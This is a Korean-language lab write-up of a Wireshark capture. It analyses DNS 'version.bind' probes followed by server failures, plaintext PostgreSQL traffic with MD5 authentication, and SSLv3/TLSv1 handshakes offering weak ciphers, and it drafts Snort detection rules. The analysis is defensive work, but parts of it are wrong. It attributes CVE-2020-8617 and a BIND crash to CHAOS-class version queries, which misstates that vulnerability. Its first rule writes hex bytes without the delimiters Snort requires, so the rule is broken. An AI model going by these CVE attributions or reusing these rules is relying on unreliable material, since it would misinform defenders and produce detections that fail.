
-> 구형 bind(9.4.2)는 이걸 안전하게 처리 못함

cve-2020-8617

chaos클래스

txt type

version / version.bind / hostname.bind

=> 정확히 특수 제작된 메시지 조건 충족 CHAOS 클래스 기반의 VERSION 질의는 정상 트래픽이 아니라 BIND 취약점을 자극하는 특수 메시지며, pcap에서 해당 질의 이후 SERVFAIL과 ICMP Port Unreachable이 연속적으로 발생한 것을 통해 DNS DoS가 실제로 발생했음을 확인	
 The image shows a Wireshark packet capture of a DNS transaction. The top pane displays a list of packets, with packet 12358 selected. The middle pane shows the packet details for a Domain Name System (query) packet. The bottom pane shows the raw packet data in hexadecimal and ASCII.	
2	name :version.pdns type : txt class : ch(0x0003) ch(chaos)는 일반 도메인 조회랑 다르게 서버 정보 / 디버그 / 버전 질의로 자주 쓰임 txt version.*는 버전 / 제품 식별 시도임 => specially-crafted message로 보기 충분함 ch클래스의 txt version.* 질의는 정상 트래픽이 아니라 서버 정보 노출을 노린 특수 메시지이고, 이 질의 직후 servfail 및 port unreachable이 이어져 dns dos가 발생한걸 확인 가능
룰	alert ip any any -> any 53 (msg:"DNS BIND DoS Attempt (CHAOS TXT version.bind)"; content:" 07 version 04 bind 00 "; fast_pattern; nocase; content:" 00 10 00 03 "; distance:0; sid:1000007; rev:1;)
탐지기준	외부 공격자가 DNS 서버(53/UDP)를 향해 **CHAOS 클래스(0x0003)**와 **TXT 타입(0x0010)**을 사용하여 version.bind 등을 질의하는 특수 패킷을 탐지함. 이 질의는 취약한 BIND 서버를 즉시 다운(Crash)시킬 수 있음.
옵션	content:" 07 version 04 bind 00 "; version bind라는 글자를 찾는다 fast_pattern; 검사 속도 향상(최적화) 옵션 nocase; 대소문자 무시. distance:0; 'version.bind' 문자열 바로 뒤에 클래스 정보가 이어지는지 확인하여 오탐을 줄임.

SSL/TLS 보안 체계 전면 결함 및 DNS 서비스 거부 취약점

dns and dns.flags.rcode != 0
DNS 실패 응답만 보는 필터

No.	Time	Source	Destination	Protocol	Lengt	Info
12205	2026-01-28 20:44:41.622490	1.1.1.5	1.1.1.4	DNS	93	Standard query response 0x41ea Server failure TXT version
12223	2026-01-28 20:44:42.624494	1.1.1.5	1.1.1.4	DNS	93	Standard query response 0xb3ae Server failure TXT VERSION
12248	2026-01-28 20:44:43.627417	1.1.1.5	1.1.1.4	DNS	101	Standard query response 0x2607 Server failure TXT version.maradns
12264	2026-01-28 20:44:44.630461	1.1.1.5	1.1.1.4	DNS	101	Standard query response 0x7c6f Server failure TXT VERSION.MARADNS
12286	2026-01-28 20:44:45.636956	1.1.1.5	1.1.1.4	DNS	119	Standard query response 0xf6de Server failure TXT erre-con-erre-cigarr...
12306	2026-01-28 20:44:46.639919	1.1.1.5	1.1.1.4	DNS	119	Standard query response 0xd78b Server failure TXT ERRE-CON-ERRE-CIGARR...
12334	2026-01-28 20:44:47.642415	1.1.1.5	1.1.1.4	DNS	99	Standard query response 0x8e74 Server failure TXT version.mydns
12346	2026-01-28 20:44:48.645846	1.1.1.5	1.1.1.4	DNS	99	Standard query response 0xbc4f Server failure TXT VERSION.MYDNS
12358	2026-01-28 20:44:49.648309	1.1.1.5	1.1.1.4	DNS	98	Standard query response 0xbe86 Server failure TXT version.pdns
12379	2026-01-28 20:44:50.650751	1.1.1.5	1.1.1.4	DNS	98	Standard query response 0x21ec Server failure TXT VERSION.PDNS
12526	2026-01-28 20:45:01.610459	1.1.1.5	1.1.1.4	DNS	69	Standard query response 0x0004 Server failure A ../nessus
12527	2026-01-28 20:45:01.610646	1.1.1.4	1.1.1.5	ICMP	97	Destination unreachable (Port unreachable)
12602	2026-01-28 20:45:06.612915	1.1.1.5	1.1.1.4	DNS	86	Standard query response 0xfcbb Server failure A www.example.com OPT
12603	2026-01-28 20:45:06.613144	1.1.1.4	1.1.1.5	ICMP	114	Destination unreachable (Port unreachable)
12617	2026-01-28 20:45:07.704741	1.1.1.5	1.1.1.4	DNS	54	Dynamic update response 0xabcd Not authoritative
12776	2026-01-28 20:45:22.657267	1.1.1.5	1.1.1.4	DNS	71	Standard query response 0x66bb Server failure A example.edu
12777	2026-01-28 20:45:22.657481	1.1.1.4	1.1.1.5	ICMP	99	Destination unreachable (Port unreachable)
12820	2026-01-28 20:45:27.692630	1.1.1.5	1.1.1.4	DNS	75	Standard query response 0x487c Server failure A www.example.edu
12821	2026-01-28 20:45:27.692867	1.1.1.4	1.1.1.5	ICMP	103	Destination unreachable (Port unreachable)

1

1) Server failure = RCODE = 2 (SERVFAIL)
의미 : DNS 서버가 요청을 정상 처리하지 못함
내부 오류 / 리소스 부족 / 비정상 상태
==> 가용성 저하의 직접적인 증거

2) TXT VERSION, VERSION.MYDNS, VERSION.PDNS
전부 DNS 서버 버전 탐지 패턴
정상 사용자 트래픽 X
Nessus / 공격자 /스캐너가 BIND 버전 확인하려고 던지는 질의
-> 구형 BIND(9.4.2)노출 + 공격 트래픽 유입이 동시에 확인 가능

3) ICMP Destination unreachable (Port unreachable)
의미 : DNS서버가 UDP 53포트 응답을 못하는중
커널 / 네트워크 레벨에서 포트 접근 불가 상태
즉 => dns프로세스가 죽었거나 응답 불가 상태

icmp.type==3 and icmp.code==3 and udp.port==53
dns포트 53 관련 icmp

Io.	Time	Source	Destination	Protocol	Lengt	Info
12527	2026-01-28 20:45:01.610646	1.1.1.4	1.1.1.5	ICMP	97	Destination unreachable (Port unreachable)
12603	2026-01-28 20:45:06.613144	1.1.1.4	1.1.1.5	ICMP	114	Destination unreachable (Port unreachable)
12777	2026-01-28 20:45:22.657481	1.1.1.4	1.1.1.5	ICMP	99	Destination unreachable (Port unreachable)
12821	2026-01-28 20:45:27.692867	1.1.1.4	1.1.1.5	ICMP	103	Destination unreachable (Port unreachable)
30086	2026-01-28 21:07:10.509815	1.1.1.4	1.1.1.5	ICMP	102	Destination unreachable (Port unreachable)

2

dns포트로 패킷을 보냈는데 해당 포트가 응답 불가 상태
단순 네트워크 에러가 아니라 => dns서비스가 요청을 처리 못하는 가용성 상실 상태

패킷하나 까서 내용물 확인

```

> Ethernet II, Src: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5), Dst: VMware_de:b4:0b (00:0c:29:de:b4:0b)
> Internet Protocol Version 4, Src: 1.1.1.5, Dst: 1.1.1.4
> Internet Control Message Protocol
  Type: 3 (Destination unreachable)
  Code: 3 (Port unreachable)
  Checksum: 0x014d [correct]
  [Checksum Status: Good]
  Unused: 00000000
> Internet Protocol Version 4, Src: 1.1.1.5, Dst: 1.1.1.4
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  Total Length: 72
  Identification: 0x0000 (0)
  > 010. .... = Flags: 0x2, Don't fragment
  ...0 0000 0000 0000 = Fragment Offset: 0
  Time to Live: 64
  Protocol: UDP (17)
  Header Checksum: 0x369b [validation disabled]
  [Header checksum status: Unverified]
  Source Address: 1.1.1.5
  Destination Address: 1.1.1.4
  [Stream index: 5]
> User Datagram Protocol, Src Port: 53, Dst Port: 54710
  Source Port: 53
  Destination Port: 54710
  Length: 52
  Checksum: 0xcdca [unverified]
  [Checksum Status: Unverified]
  [Stream index: 44]
  UDP payload (44 bytes)
> Domain Name System (response)
  Transaction ID: 0xfcbb
  > Flags: 0x8182 Standard query response, Server failure
  Questions: 1
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 1
  > Queries
  > Additional records
  [Unsolicited: True]

```

Internet Control Message Protocol

Type: 3 (Destination unreachable)

Code: 3 (Port unreachable)

의미 : 목적지 호스트에 도달은 했지만, 해당 포트의 서비스가 응답 X

=> dns 서비스가 해당 포트를 수신 못함

단순 네트워크 장애보다는 애플리케이션 (dns)레벨 서비스 중단 / 비정상 동작

Internet Protocol Version 4, Src: 1.1.1.5, Dst: 1.1.1.4

Protocol: UDP (17)

User Datagram Protocol, Src Port: 53, Dst Port: 54710

Src port : 53 -> dns서버 포트

Dst port : 54710 -> 클라이언트 임시 포트

=> dns서버(1.1.1.5)가 클라이언트에게 보내던 dns 응답 실패

Domain Name System (response)

Flags: Standard query response, Server failure

의미 : dns서버가 요청을 정상 처리 못함

내부 오류 / 리소스 고갈 / 프로세스 비정상 상태

=> 이미 dns서비스가 정상 상태가 아님을 스스로 인정한 응답

tcp.port==5432 and not tls and tcp.len>0

No.	Time	Source	Destination	Protocol	Length	Info
11091	2026-01-28 20:43:56.310379	1.1.1.4	1.1.1.5	TCP	73	45820 → 5432 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=7 TSval=3317073
11159	2026-01-28 20:43:58.055657	1.1.1.4	1.1.1.5	TCP	84	45888 → 5432 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=18 TSval=3317077
13334	2026-01-28 20:46:51.090230	1.1.1.4	1.1.1.5	TCP	72	48312 → 5432 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=6 TSval=3317247
13426	2026-01-28 20:47:00.086887	1.1.1.4	1.1.1.5	TCP	85	43638 → 5432 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=19 TSval=331725
13519	2026-01-28 20:47:10.397269	1.1.1.4	1.1.1.5	TCP	177	35942 → 5432 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=111 TSval=33172
13814	2026-01-28 20:47:45.469809	1.1.1.4	1.1.1.5	PGSQL	157	>?
13816	2026-01-28 20:47:45.470577	1.1.1.5	1.1.1.4	PGSQL	79	<R
13822	2026-01-28 20:47:45.487046	1.1.1.4	1.1.1.5	PGSQL	362	>?
13824	2026-01-28 20:47:45.487940	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13832	2026-01-28 20:47:46.492760	1.1.1.4	1.1.1.5	PGSQL	362	>?
13834	2026-01-28 20:47:46.493653	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13841	2026-01-28 20:47:47.497411	1.1.1.4	1.1.1.5	PGSQL	362	>?
13843	2026-01-28 20:47:47.498526	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13849	2026-01-28 20:47:48.501919	1.1.1.4	1.1.1.5	PGSQL	362	>?
13851	2026-01-28 20:47:48.502833	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13857	2026-01-28 20:47:49.505497	1.1.1.4	1.1.1.5	TCP	70	37976 → 5432 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=4 TSval=3317306
13866	2026-01-28 20:47:49.509235	1.1.1.4	1.1.1.5	PGSQL	362	>?
13868	2026-01-28 20:47:49.509912	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13874	2026-01-28 20:47:50.512736	1.1.1.4	1.1.1.5	PGSQL	362	>?
13876	2026-01-28 20:47:50.513844	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13885	2026-01-28 20:47:51.525941	1.1.1.4	1.1.1.5	PGSQL	74	>?
13887	2026-01-28 20:47:51.527356	1.1.1.5	1.1.1.4	PGSQL	67	<
13897	2026-01-28 20:47:52.568382	1.1.1.4	1.1.1.5	PGSQL	362	>?
13899	2026-01-28 20:47:52.569377	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13905	2026-01-28 20:47:53.572260	1.1.1.4	1.1.1.5	PGSQL	362	>?
13907	2026-01-28 20:47:53.573139	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13914	2026-01-28 20:47:54.578606	1.1.1.4	1.1.1.5	PGSQL	362	>?
13916	2026-01-28 20:47:54.580048	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13921	2026-01-28 20:47:55.582939	1.1.1.4	1.1.1.5	PGSQL	362	>?
13923	2026-01-28 20:47:55.583688	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13930	2026-01-28 20:47:56.586766	1.1.1.4	1.1.1.5	TCP	70	42816 → 5432 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=4 TSval=3317313
13939	2026-01-28 20:47:56.594648	1.1.1.4	1.1.1.5	PGSQL	171	>?
13941	2026-01-28 20:47:56.595840	1.1.1.5	1.1.1.4	PGSQL	79	<R
13943	2026-01-28 20:47:56.596440	1.1.1.4	1.1.1.5	PGSQL	72	>p
13944	2026-01-28 20:47:56.597429	1.1.1.5	1.1.1.4	PGSQL	189	<E
13950	2026-01-28 20:47:56.601193	1.1.1.4	1.1.1.5	PGSQL	362	>?
13952	2026-01-28 20:47:56.602658	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13958	2026-01-28 20:47:57.605788	1.1.1.4	1.1.1.5	PGSQL	362	>?
13960	2026-01-28 20:47:57.606637	1.1.1.5	1.1.1.4	PGSQL	75	<R[Malformed Packet]
13967	2026-01-28 20:49:27.793162	1.1.1.4	1.1.1.5	TCP	151	36004 → 5432 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=85 TSval=331740
21670	2026-01-28 20:52:02.504975	1.1.1.4	1.1.1.5	TCP	364	32908 → 5432 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=298 TSval=33175

여기서 sql문, db이름, 사용자명이 평문으로 보이면
기밀성 상실!!일거예요..
tcp.port == 5432
postgresql서비스 트래픽
not tls
tls암호화 사용안함
tcp.len > 0
실제 데이터가있음
핸드셰이크아님 전송 데이터
=> 암호화되지 않음 db 전송 데이터만 정확히 추출

화면에 protocol에 pgsql이 뜸
-> tls미사용 확정
psh,ack + len값 존재
=> db요청/응답이 실시간으로 흘러감

malformed packet
postgresql은 암호화 안하면 패킷이 쪼개져서 오거나 세션 중간부터 보면
와이어샷스가 완벽히 재조립 못해서 뜸
-> 암호화 안됐다는 간접증거?

	<pre> 13814 2026-01-28 20:47:45.469809 1.1.1.4 1.1.1.5 PGSQL 157 >? 13816 2026-01-28 20:47:45.470577 1.1.1.5 1.1.1.4 PGSQL 79 <R 13822 2026-01-28 20:47:45.487046 1.1.1.4 1.1.1.5 PGSQL 362 >? 13824 2026-01-28 20:47:45.487940 1.1.1.5 1.1.1.4 PGSQL 75 <R[Malformed Packet] 13832 2026-01-28 20:47:46.492760 1.1.1.4 1.1.1.5 PGSQL 362 >? 13834 2026-01-28 20:47:46.493653 1.1.1.5 1.1.1.4 PGSQL 75 <R[Malformed Packet] 13841 2026-01-28 20:47:47.497411 1.1.1.4 1.1.1.5 PGSQL 362 >? 13843 2026-01-28 20:47:47.498526 1.1.1.5 1.1.1.4 PGSQL 75 <R[Malformed Packet] 13849 2026-01-28 20:47:48.501919 1.1.1.4 1.1.1.5 PGSQL 362 >? 13851 2026-01-28 20:47:48.502833 1.1.1.5 1.1.1.4 PGSQL 75 <R[Malformed Packet] </pre> <pre> < > Frame 13816: 79 bytes on wire (632 bits), 79 bytes captured (632 bits) on interface -, id 0 > Ethernet II, Src: VMware_de:b4:0b (00:0c:29:de:b4:0b), Dst: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5) v Internet Protocol Version 4, Src: 1.1.1.5, Dst: 1.1.1.4 0100 = Version: 4 0101 = Header Length: 20 bytes (5) > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT) Total Length: 65 Identification: 0x0b17 (2839) > 010. = Flags: 0x2, Don't fragment ...0 0000 0000 0000 = Fragment Offset: 0 Time to Live: 64 Protocol: TCP (6) Header Checksum: 0x2b96 [validation disabled] [Header checksum status: Unverified] Source Address: 1.1.1.5 Destination Address: 1.1.1.4 [Stream index: 5] > Transmission Control Protocol, Src Port: 5432, Dst Port: 37934, Seq: 1, Ack: 92, Len: 13 v PostgreSQL Type: Authentication request Length: 12 Authentication type: MD5 password (5) Salt value: 5e2b478c </pre>
	패킷하나 열어서 확인 네모박스 의미 -> 서버가 클라이언트에게 md5방식으로 비번 보내라 salt값이 네트워크로 평문 전송됨 md5 = 암호학으로 취약 tls없이 md5인증 => 패스워드 크래킹 / 재사용 공격 가능 => 기밀성 상실 + 인증 보안 붕괴가 동시에 발생
를	<pre> alert icmp any any -> any any (msg:"CRITICAL: DNS Service DOWN (ICMP Port Unreachable)"; itype:3; icode:3; sid:1000008; rev:1;) </pre>
탐지기준	ISC BIND CHAOS Class DoS Attempt (CVE-2020-8617) 탐지 공격으로 dns서버가 죽으면 itype:3; icode:3 Destination Unreachable - Port Unreachable) 메시지를 보낸다. 이는 DNS 프로그램(데몬)이 죽어서 포트가 닫혔음을 의미합니다.
옵션	ICMP Type 3 (Destination Unreachable): 목적지에 도달할 수 없다는 에러 메시지 타입 ICMP Code 3 (Port Unreachable): "IP 주소는 찾았는데, 해당 포트(53번)를 열고 있는 프로그램이 없다"는 뜻. 즉, DNS 서버 프로그램이 강제 종료되었음을 뜻함.

20. SSL Weak Cipher Suites Supported

SSL Weak Cipher Suites Supported

SMTP(25/tcp) 및 PostgreSQL(5432/tcp) 서비스에서
TLS 협상 과정 중 레거시 프로토콜 및 취약한 암호화 방식이
사용되는지 Wireshark 패킷 분석을 통해 확인

1단계: tls.handshake

SSLv3 및 TLSv1은 보안 지원이 종료된 레거시 프로토콜로,
해당 프로토콜이 협상 단계에서 허용되는 것은
서버 측에서 최소 암호화 버전 제한이 설정되지 않았음을 의미함

No.	Time	Source	Destination	Protocol	Length	Info
13201	2026-01-28 20:46:31.371826	1.1.1.4	1.1.1.5	SSLv3	690	Client Hello
13889	2026-01-28 20:47:51.539483	1.1.1.4	1.1.1.5	TLSv1	536	Client Hello
13890	2026-01-28 20:47:51.552768	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate, Server Key Exchange, Server Hello Do...
17956	2026-01-28 20:48:25.692194	1.1.1.4	1.1.1.5	TLSv1	583	Client Hello
18012	2026-01-28 20:48:40.715825	1.1.1.4	1.1.1.5	TLSv1	583	Client Hello
18434	2026-01-28 20:48:41.716991	1.1.1.4	1.1.1.5	TLSv1	583	Client Hello
18461	2026-01-28 20:48:51.726593	1.1.1.4	1.1.1.5	TLSv1	583	Client Hello
19442	2026-01-28 20:49:49.443883	1.1.1.4	1.1.1.5	TLSv1	583	Client Hello
19527	2026-01-28 20:50:17.456025	1.1.1.4	1.1.1.5	TLSv1	583	Client Hello
22194	2026-01-28 20:52:39.324626	1.1.1.4	1.1.1.5	TLSv1	536	Client Hello
22195	2026-01-28 20:52:39.329752	1.1.1.5	1.1.1.4	TLSv1	1434	Server Hello, Certificate, Server Key Exchange, Server Hello Do...
22296	2026-01-28 20:53:00.332612	1.1.1.4	1.1.1.5	TLSv1	234	Client Hello
22297	2026-01-28 20:53:00.338179	1.1.1.5	1.1.1.4	TLSv1	1413	Server Hello, Certificate, Server Key Exchange, Server Hello Do...
22298	2026-01-28 20:53:00.340460	1.1.1.4	1.1.1.5	TLSv1	264	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Me...
22299	2026-01-28 20:53:00.343900	1.1.1.5	1.1.1.4	TLSv1	300	New Session Ticket, Change Cipher Spec, Encrypted Handshake Mes...
23863	2026-01-28 20:56:14.548439	1.1.1.4	1.1.1.5	TLSv1.3	336	Client Hello (SN=1.1.1.5)
24015	2026-01-28 20:56:35.542361	1.1.1.4	1.1.1.5	SSLv3	498	Client Hello
24016	2026-01-28 20:56:35.545255	1.1.1.5	1.1.1.4	SSLv3	1306	Server Hello, Certificate, Server Key Exchange, Server Hello Do...

> Frame 22194: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits) on interface -, id 0

> Ethernet II, Src: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5), Dst: VMware_de:b4:0b (00:0c:29:de:b4:0b)

▼ Internet Protocol Version 4, Src: 1.1.1.4, Dst: 1.1.1.5

0100 = Version: 4

.... 0101 = Header Length: 20 bytes (5)

> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

Total Length: 522

Identification: 0xce6b (52843)

> 010. = Flags: 0x2, Don't fragment

...0 0000 0000 0000 = Fragment Offset: 0

Time to Live: 64

Protocol: TCP (6)

Header Checksum: 0x6678 [validation disabled]

[Header checksum status: Unverified]

Source Address: 1.1.1.4

Destination Address: 1.1.1.5

[Stream index: 5]

▼ Transmission Control Protocol, Src Port: 35338, Dst Port: 25, Seq: 25, Ack: 235, Len: 470

Source Port: 35338

Destination Port: 25

[Stream index: 6042]

[Stream Packet Number: 11]

> [Conversation completeness: Complete, WITH_DATA (47)]

[TCP Segment Len: 470]

Sequence Number: 25 (relative sequence number)

Sequence Number (raw): 1262093305

[Next Sequence Number: 495 (relative sequence number)]

Acknowledgment Number: 235 (relative ack number)

Acknowledgment Number (raw): 1270103305

필터 : tls.handshake

SSLv3 Client Hello 패킷

SSLv3 Record Layer: Handshake Protocol: Client Hello

Version: SSL 3.0 (0x0300)

-> 서버가 보안 지원이 종료된 SSLv3 기반 암호화 협상 요청을 허용하고있음

해당 패킷은 클라이언트가 보안 지원이 종료된 SSLv3 기반 암호화 협상을 요청하였고, 서버가 이를 차단하지 않았음을 의미

그 밑에 cipher Suiter 상세 분석!

총 192개의 암호화 알고리즘이 포함

공통 문제점:

DES / 3DES(64bit 이하)=>키 길이가 짧아 현대적 연산 환경에서 무차별 대입 공격에 취약

RC4 => 암호 바이어스 결함(Bar Mitzvah 공격)으로 평문 복원 가능

EXPORT 계열 cipher=>의도적으로 약화된 암호화 방식으로 실질적 보안 기능 상실


```

> Frame 24015: 498 bytes on wire (3984 bits), 498 bytes captured (3984 bits) on interface -, id 0
✓ Ethernet II, Src: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5), Dst: VMware_de:b4:0b (00:0c:29:de:b4:0b)
  > Destination: VMware_de:b4:0b (00:0c:29:de:b4:0b)
  > Source: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5)
    Type: IPv4 (0x0800)
    [Stream index: 14]
  ✓ Internet Protocol Version 4, Src: 1.1.1.4, Dst: 1.1.1.5
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 484
    Identification: 0x36e2 (14050)
  > 010. .... = Flags: 0x2, Don't fragment
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0xfe27 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 1.1.1.4
    Destination Address: 1.1.1.5
    [Stream index: 5]
  ✓ Transmission Control Protocol, Src Port: 56976, Dst Port: 25, Seq: 25, Ack: 118, Len: 432
    Source Port: 56976
    Destination Port: 25
    [Stream index: 6250]
    [Stream Packet Number: 11]
  > [Conversation completeness: Complete, WITH_DATA (47)]
    [TCP Segment Len: 432]
    Sequence Number: 25 (relative sequence number)
    Sequence Number (raw): 2482839045
    [Next Sequence Number: 457 (relative sequence number)]
    Acknowledgment Number: 118 (relative ack number)
    Acknowledgment number (raw): 3873456211
    1000 .... = Header Length: 32 bytes (8)
  > Flags: 0x018 (PSH, ACK)
    Window: 502
    [Calculated window size: 64256]
    [Window size scaling factor: 128]
    Checksum: 0xb4dd [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  > Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  > [Timestamps]
  > [SEQ/ACK analysis]
    TCP payload (432 bytes)
  ✓ Transport Layer Security
    > SSLv3 Record Layer: Handshake Protocol: Client Hello

```

그 다음 단계 server Hello패킷 열어서 분석

```


> Frame 30274: 1441 bytes on wire (11528 bits), 1441 bytes captured (11528 bits) on interface -, id 0
> Ethernet II, Src: VMware_de:b4:0b (00:0c:29:de:b4:0b), Dst: VMware_e3:c7:a5 (00:0c:29:e3:c7:a5)
✓ Internet Protocol Version 4, Src: 1.1.1.5, Dst: 1.1.1.4
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 1427
    Identification: 0x4947 (18759)
  > 010. .... = Flags: 0x2, Don't fragment
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0xe813 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 1.1.1.5
    Destination Address: 1.1.1.4
    [Stream index: 5]
  > Transmission Control Protocol, Src Port: 25, Dst Port: 36468, Seq: 118, Ack: 155, Len: 1375
  ✓ Transport Layer Security
    ✓ SSLv3 Record Layer: Handshake Protocol: Server Hello
      Content Type: Handshake (22)
      Version: SSL 3.0 (0x0300)
      Length: 81
      ✓ Handshake Protocol: Server Hello
        Handshake Type: Server Hello (2)
        Length: 77
        Version: SSL 3.0 (0x0300)
        > Random: 6976467269add860102e617436f2a8298802464221a34d8bde8abe3dbf3c70a8
          Session ID Length: 32
